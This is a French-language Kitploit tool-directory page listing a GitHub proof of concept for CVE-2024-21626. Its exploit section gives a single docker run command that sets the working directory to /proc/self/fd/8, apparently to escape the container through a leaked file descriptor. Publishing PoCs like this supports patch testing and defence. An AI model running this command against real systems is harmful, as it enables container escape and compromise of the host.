Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/nitrocao/cve-2024-21626
Sécurité des ConteneursAnalyse des VulnérabilitésExploitationDétection d'IntrusionRéponse aux IncidentsÉvasion de Conteneur
GitHubnitrocao/cve-2024-21626

CVE-2024-21626

PoC et détection pour CVE-2024-21626

Voir le dépôt
771238il y a 2 ansVérifié par Kitploit
Partager

CVE-2024-21626

Pour une explication détaillée de cette vulnérabilité, veuillez vous référer à mon article.

Exploit

Exploit via l'exécution d'un conteneur

Pas besoin de créer une image personnalisée, il suffit de lancer un conteneur avec le paramètre -w :

docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm

exploit via l'exécution d'un conteneur

